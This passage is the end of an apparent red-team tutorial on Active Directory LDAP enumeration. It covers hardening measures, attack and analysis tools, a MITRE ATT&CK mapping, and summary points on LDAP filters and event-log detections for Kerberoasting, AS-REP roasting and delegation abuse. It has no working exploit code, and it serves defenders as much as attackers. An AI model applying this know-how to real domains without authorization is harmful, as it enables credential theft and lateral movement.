
11. Hardening the Attack Surface
| Mitigation | Description |
|---|---|
| Enforce LDAP signing | Domain Controller: LDAP server signing requirements = Require signing via Group Policy Security Options |
| LDAP channel binding | KB4520412, blocks relay of LDAP sessions into LDAPS |
| Mark attributes confidential | Set searchFlags bit 7 (128) on ms-Mcs-AdmPwd and similar, forces a CONTROL_ACCESS right to read |
| SACL high-value objects | Audit Domain Admins, krbtgt, AdminSDHolder, generates Event 4662 |
| Deploy Windows LAPS | Use msLAPS-Password with AES encryption, restrict the read ACE to a LAPS readers group |
| Tier model / PAWs | Keep DA credentials off Tier 1/2 hosts, kills lateral movement paths BloodHound finds |
| Honeypot / canary objects | Plant decoy OUs and accounts that alarm on read or access |
Two of these directly defeat what we did. Marking confidential attributes raises the bar on schema-level secret reads. A real tiering model would have prevented helpdesk from ever holding a meaningful ACE over a delegation-capable service. And turning Field Engineering plus a SACL on the DC would have lit up every step of the chain.
12. Tools for LDAP and Schema Analysis
| Tool | Description | Link |
|---|---|---|
ldapsearch | Raw LDAP queries, RootDSE recon, bitwise filters | openldap.org |
| PowerView | PowerShell AD enumeration, ACL and delegation discovery | github.com/PowerShellMafia |
| SharpHound / BloodHound CE | Graph-based attack path collection and analysis | bloodhoundenterprise.io |
| Impacket | GetNPUsers.py, GetUserSPNs.py, getST.py, secretsdump.py | github.com/fortra/impacket |
| ADExplorer | Sysinternals live and offline LDAP browser | sysinternals.com |
Event1644Reader.ps1 | Parses Event 1644 into per-query performance and source data | learn.microsoft.com |
| Hashcat | Offline cracking of AS-REP (18200) and TGS (13100) hashes | hashcat.net |
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Account Discovery: Domain Account | T1087.002 | Event 1644 user-object filters, adminCount=1 |
| Permission Groups Discovery: Domain Groups | T1069.002 | member / memberOf enumeration, IN_CHAIN OID |
| Domain Trust Discovery | T1482 | Trust object LDAP queries in Configuration NC |
| Remote System Discovery | T1018 | (objectClass=computer) enumeration |
| Group Policy Discovery | T1615 | Queries to CN=Policies,CN=System,... |
| Kerberoasting | T1558.003 | servicePrincipalName=* + Event 4769 |
| AS-REP Roasting | T1558.004 | userAccountControl&4194304 + Event 4768 |
| File/Directory Permissions Modification | T1222.001 | nTSecurityDescriptor read/write, Event 4662 |
Summary
- The schema is the attacker’s map: every privilege path you will ever abuse is a named attribute on a named class, and knowing the schema tells you exactly what to query.
- AD partitions the forest into the Domain, Configuration, Schema, and DNS naming contexts; pointing your base DN at the right NC is the difference between zero results and the whole directory.
- RootDSE answers without authentication and hands you the naming contexts and DC hostname for free, the first thing you read and the first thing you should expect to see in your logs.
- Bitwise matching rule OIDs like
1.2.840.113556.1.4.803decodeuserAccountControlinto AS-REP, Kerberoast, and delegation candidates, but the DC rewrites them to&in Event 1644, so detections must matchuserAccountControl&4194304, not the OID. - Enumerate before you exploit: SPNs feed Kerberoasting, the no-preauth bit feeds AS-REP roasting,
msDS-AllowedToDelegateTofeeds delegation abuse, andnTSecurityDescriptorfeeds ACL paths, exactly what SharpHound reads to draw the graph. - Detect with Event 1644 (Field Engineering = 5), Event 4662 (SACLs on
krbtgtandAdminSDHolder), theMicrosoft-Windows-LDAP-ClientETW channel, and Sysmon Event 3 on TCP 9389 to catch ADWS-tunneled PowerShell enumeration that never touches the wire.
Related Tutorials
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- The Attack Lifecycle: Reconnaissance to Exfiltration
References
- learn.microsoft.com
- learn.microsoft.com
- learn.microsoft.com
- www.huntress.com
- www.huntress.com
- www.vaadata.com
- blog.blacklanternsecurity.com
- detection.fyi
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.